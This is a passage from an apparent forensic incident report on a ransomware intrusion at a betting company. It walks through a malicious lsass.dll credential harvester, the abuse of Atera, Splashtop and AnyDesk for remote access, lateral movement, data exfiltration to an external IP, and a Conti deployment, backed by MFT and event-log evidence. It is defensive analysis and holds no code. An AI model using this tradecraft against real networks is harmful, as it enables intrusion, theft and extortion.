



FIGURE 8: UPLOAD OF ADDITIONAL TOOLS



As illustrated in the following figure, it took a few hours, between the setup of lsass.dll and the upload of the first additional package setup.exe, a version of the Atera package.

Atera is a commercial software that enables monitoring, management, and automation of IT networks from a single console. If used by an attacker, it can allow them to monitor the implanted systems and their network and to schedule or perform a number of actions, including the execution files and services, modification of system variables, and scheduling of actions.



Drive Letter (Partition to which the MFT file belongs) C
Machine: DC1-EXCH00
□ Highlight Date Stomp

Name	Size	Creation Time ($FN)	Creation Time ($SI)	Full Path
Atera.AgentPackage.Com...	80,9 kB	18/02/2022 20:12:16.361	18/02/2022 20:12:16.361	C:\Windows\Temp\AteraUpgradeAgentPackage\Atera.AgentPackage.Common.dll
AgentPackageUpgradeA...	42,9 kB	18/02/2022 20:12:16.361	18/02/2022 20:12:16.361	C:\Windows\Temp\AteraUpgradeAgentPackage\AgentPackageUpgradeAgent.exe
InstallUtil.InstallLog	1,6 kB	18/02/2022 20:11:45.082	18/02/2022 20:11:45.082	C:\Windows\System32\InstallUtil.InstallLog
setup.msi	1,46 MB	18/02/2022 20:11:29.440	18/02/2022 20:11:29.440	C:\Windows\Temp\setup.msi
FileScan.log	492,4 kB	18/02/2022 16:00:19.132	18/02/2022 16:00:19.132	C:\Program Files\Commvault\ContentStore\Log Files\FileScan.log
lsass.dll	89,5 kB	18/02/2022 12:09:49.165	18/02/2022 12:09:49.165	C:\Windows\System32\lsass.dll
httperr629.log	1024,0 kB	18/02/2022 07:49:51.380	18/02/2022 07:49:51.380	C:\Windows\System32\LogFiles\HTTPERR\httperr629.log
energy-report-2022-02-1...	59,9 kB	18/02/2022 03:42:35.415	18/02/2022 03:42:35.415	C:\ProgramData\Microsoft\Windows\Power Efficiency Diagnostics\energy-report-2022-02-18.xml

ATERA package
Password harvesting malware


FIGURE 9: MFT ANALYSIS SHOWING TIME BETWEEN THE LSASS.DLL AND THE ATERA PACKAGE

At this stage, the attacker did not execute additional activities, waiting for some time, probably aiming to collect domain credentials to start moving laterally.

In fact, until March 11, 2022, the attacker kept a very low profile.

They accessed the web shell periodically to harvest new credentials but were unwilling to extend the activity to other machines.

On March 11, we found the Atera package being deployed on the main Munich domain controller from the Exchange server:



Drive Letter (Partition to which the MFT file belongs) C
Machine: DC1-DC0001

Name	Size	Creation Time ($FN)	Creation Time ($SI)	Full Path
RECV2022031116-1.LOG	71,2 kB	11/03/2022 17:00:35.592	11/03/2022 17:00:35.592	C:\Program Files\Microsoft\Exchange Server\V15\TransportRoles\Logs\Fro
httperr663.log	1023,9 kB	11/03/2022 15:37:14.955	11/03/2022 15:37:14.955	C:\Windows\System32\LogFiles\HTTPERR\httperr663.log
setup.msi	1,46 MB	11/03/2022 10:13:44.888	11/03/2022 10:13:44.888	C:\ProgramData\setup.msi
Report.wer	1,5 kB	11/03/2022 06:08:17.657	11/03/2022 06:08:17.657	C:\ProgramData\Microsoft\Windows\WER\ReportArchive\NonCritical_adm
httperr662.log	1022,8 kB	11/03/2022 00:08:32.034	11/03/2022 00:08:32.034	C:\Windows\System32\LogFiles\HTTPERR\httperr662.log

ATERA agent package

FIGURE 10: EVIDENCE OF ATERA PACKAGE BEING STORED INSIDE THE MAIN MUNICH DOMAIN CONTROLLER

In addition, the attacker uploaded Splashtop, an RDP tool, to the system.





FIGURE 11: ATTACKER BEGINS TO MOVE LATERALLY, TARGETING DOMAIN CONTROLLERS

The action against the domain controller signaled the start of the final phase of the attack.


On March 24, the attacker again uploaded the *lsass.dll* on the second Exchange Server DC1-EXCH01 and activated it as illustrated below:



Name	Size	Creation Time (SFN)	Modification Time ($SI)	Full Path
RECV2022032410-1.LOG	71,2 kB	24/03/2022 11:00:38.381	24/03/2022 12:00:38.517	C:\Program Files\Microsoft\Exchange Server\V15\TransportRoles\Logs\FrontEnd...
RECV2022032409-1.LOG	71,2 kB	24/03/2022 10:00:38.232	24/03/2022 11:00:38.381	C:\Program Files\Microsoft\Exchange Server\V15\TransportRoles\Logs\FrontEnd...
QueryRequestLog_20220324_074636_6779268_...	128,0 kB	24/03/2022 09:56:47.804	01/04/2022 13:57:12.624	C:\Program Files\Microsoft\Exchange Server\V15\Logging\Query\QueryRequest...
RECV2022032408-1.LOG	71,2 kB	24/03/2022 09:00:38.081	24/03/2022 10:00:38.232	C:\Program Files\Microsoft\Exchange Server\V15\TransportRoles\Logs\FrontEnd...
GroupMetricsContext_4137c853-980a-4dbe-93...	0,5 kB	24/03/2022 08:50:41.689	24/03/2022 08:50:41.705	C:\Program Files\Microsoft\Exchange Server\V15\GroupMetrics\GroupMetricsCo...
User-en-US	49,7 kB	24/03/2022 08:50:40.282	24/03/2022 08:50:40.266	C:\Program Files\Microsoft\Exchange Server\V15\UnifiedMessaging\DirectoryPr...
lsass.dll	89,5 kB	24/03/2022 08:47:45.175	24/03/2022 08:47:45.175	C:\Windows\System32\lsass.dll
ContactLinking_w3wp_43796_4_20220324-1.L...	26,4 kB	24/03/2022 08:47:40.644	01/04/2022 13:56:20.829	C:\Program Files\Microsoft\Exchange Server\V15\Logging\ContactLinkingLogs\...

FIGURE 12: EVIDENCE OF THE UPLOAD OF THE LSASS.DLL ON DC-1EXCH01

A few hours after the drop of the malicious dll, they started collecting credentials:



Name	Size	Creation Time (SFN)	Modification Time ($SI)	Full Path
backup.env0(F5C67273-5B7B-435B-8838-EE757...	243,9 kB	24/03/2022 13:01:38.282	24/03/2022 13:03:07.514	C:\Program Files\Commvault\ContentStore\iDataAgent\JobResults\CV_JobResul...
backup.env0(A8712476-B591-4BD9-9817-619A...	340,4 kB	24/03/2022 13:01:27.895	24/03/2022 13:03:30.799	C:\Program Files\Commvault\ContentStore\iDataAgent\JobResults\CV_JobResul...
RECV2022032412-1.LOG	71,2 kB	24/03/2022 13:00:38.681	24/03/2022 14:00:38.828	C:\Program Files\Microsoft\Exchange Server\V15\TransportRoles\Logs\FrontEnd...
tmpQWER.tmp	0 bytes	24/03/2022 12:38:22.562	08/04/2022 19:56:24.356	C:\Windows\Temp\tmpQWER.tmp
RECV2022032411-1.LOG	71,0 kB	24/03/2022 12:00:38.517	24/03/2022 13:00:38.681	C:\Program Files\Microsoft\Exchange Server\V15\TransportRoles\Logs\FrontEnd...

FIGURE 13: EVIDENCE OF THE ACTIVATION OF THE CREDENTIAL HARVESTING

The climax was reached on April 5 when the attacker stole transaction details from the online services.

To do that, they moved laterally to the virtualized environment hosting the Online Betting Service backend. They collected data from the backend databases, compressed it into a 7-Zip format, and transferred it to a Web Server: DC3-SPORS2 hosted in the Toronto Data Center previously infected with Atera and Splashtop. Then they successfully transferred the 7-Zip archives to an external system: *195.149.87.179*.






FIGURE 14: ATTACKER BEGINS EXFILTRATING DATA FROM THE VICTIM



During the analysis, we found extensive evidence in the DC3-SPORS2, starting from April 2:




Name	Size	Creation Time ($FN)	Modification Time ($SI)	Full Path
AteraSetupLog.txt	202,5 kB	02/04/2022 03:06:02.791	02/04/2022 03:06:15.758	C:\Windows\Temp\AteraSetupLog.txt
Setupx64.msi	1,46 MB	02/04/2022 03:06:01.805	02/04/2022 03:06:02.713	C:\Windows\Temp\Setupx64.msi
c85fe370-32af-466e-a514-5ea3c72f7abd	28 bytes	02/04/2022 03:06:01.774	02/04/2022 03:06:01.774	C:\Windows\System32\LogFiles\Scm\c85fe370-32af-466e-a514-5ea3c72f7abd
SplashtopStreamer3500.exe	0 bytes	02/04/2022 03:06:01.562	02/04/2022 03:06:49.825	C:\Windows\Temp\SplashtopStreamer3500.exe
System.Management.dll	51,9 kB	02/04/2022 03:06:00.199	02/04/2022 03:06:46.547	C:\Windows\Temp\AteraUpgradeAgentPackage\System.Management.dll
Newtonsoft.Json.dll	521,4 kB	02/04/2022 03:06:00.199	02/04/2022 03:06:46.544	C:\Windows\Temp\AteraUpgradeAgentPackage\Newtonsoft.Json.dll
Microsoft.Win32.TaskScheduler.dll	311,4 kB	02/04/2022 03:06:00.183	02/04/2022 03:06:46.516	C:\Windows\Temp\AteraUpgradeAgentPackage\Microsoft.Win32.TaskScheduler.dll
Microsoft.Deployment.WindowsInstaller.dll	179,4 kB	02/04/2022 03:06:00.167	02/04/2022 03:06:46.484	C:\Windows\Temp\AteraUpgradeAgentPackage\Microsoft.Deployment.WindowsInstaller.dll
Atera.AgentPackage.Common.dll	81,4 kB	02/04/2022 03:06:00.167	02/04/2022 03:06:46.270	C:\Windows\Temp\AteraUpgradeAgentPackage\Atera.AgentPackage.Common.dll
AgentPackageUpgradeAgent.exe	43,4 kB	02/04/2022 03:06:00.136	02/04/2022 03:06:46.161	C:\Windows\Temp\AteraUpgradeAgentPackage\AgentPackageUpgradeAgent.exe

FIGURE 15: EVIDENCE OF ATERA AND SPLASHTOP TOOLS INSTALLED ON DC-3SPORS2 (TORONTO DMZ WEB SERVER)

PLEASE NOTE, THE LOG IN FIGURE 15 IS PRESENTED AS GMT1+ TIME ZONE WHILE THE MFT TIME IN FIGURE 14 IS REPORTED AS GMT.

The attacker used RDP tools to manage the system and to execute the final steps of the exfiltration task.

Evidence suggests that the attacker used a domain admin account to authenticate into the system via Splashtop remote access.




```
Information    02/04/2022 04:04:54    TerminalServices-LocalSessionMan...    21    None
```

Event 21, TerminalServices-LocalSessionManager

```
Remote Desktop Services: Session logon succeeded:

User: [redacted]BET\m.turner
Session ID: 5
Source Network Address: 10.0.3.23
```

FIGURE 16: ADMIN ACCOUNT USED FOR REMOTE ACCESS TO THE SYSTEM

Notably, to complete the exfiltration, the attacker installed another remote access tool onto the system: AnyDesk.[1]



```
Information    02/04/2022 04:55:03    Splashtop-Splashtop Streamer-Re...    1101    None
Information    02/04/2022 04:50:32    Splashtop-Splashtop Streamer-Re...    1101    None
```


Event 1101, Splashtop-Splashtop Streamer-Remote Session

```
The description for Event ID 1101 from source Splashtop-Splashtop Streamer-Remote Session cannot be found. Either the component that raises this event is not installed on your local compute
installation is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

923709930
3.5.0.2
AnyDesk (1).exe
DC1- AP3BFB
N/A
AP3-dc1
```

FIGURE 17: ANYDESK REFERENCE IN SPLASHTOP LOG FILES

[1] It was presented at Black Hat 2004 by Sergey Polak: https://www.blackhat.com/presentations/win-usa-04/bh-win-04-polak/bh-win-04-polak2.pdf

From this point on, they accessed the system via AnyDesk.



```
Information   02/04/2022 11:22:04   TerminalServices-LocalSessionMan...   21   None
Information   02/04/2022 11:24:10   TerminalServices-LocalSessionMan...   42   None
Event 21, TerminalServices-LocalSessionManager
```

```
Remote Desktop Services: Session logon succeeded:

User: [redacted]BET\m.turner
Session ID: 1
Source Network Address: LOCAL
```

FIGURE 18: RDP ACCESS FROM M.TURNER

We can reliably state that between April 4-5, they successfully exfiltrated about 12.45 Gb of data from the environment, including payments and betting details.

Unfortunately, up to this point, the attacker worked undetected.

On April 6, the attacker started the deployment of the ransomware inside the Company, aware that a similar action would generate immediate alerts. To do that, they worked with different strategies.

Ransomware Phase

On April 6, 2022, the attacker completed the operation by executing a massive dissemination of Conti ransomware with a combination of RDPs and PsExec sessions. The attacker divided the dissemination of the ransomware into three blocks:

1. The standard machines
2. The backup environment
3. The virtual infrastructure

Regarding the standard machines, the attacker loaded and executed the ransomware with a mix of RDPs and PsExec sessions.

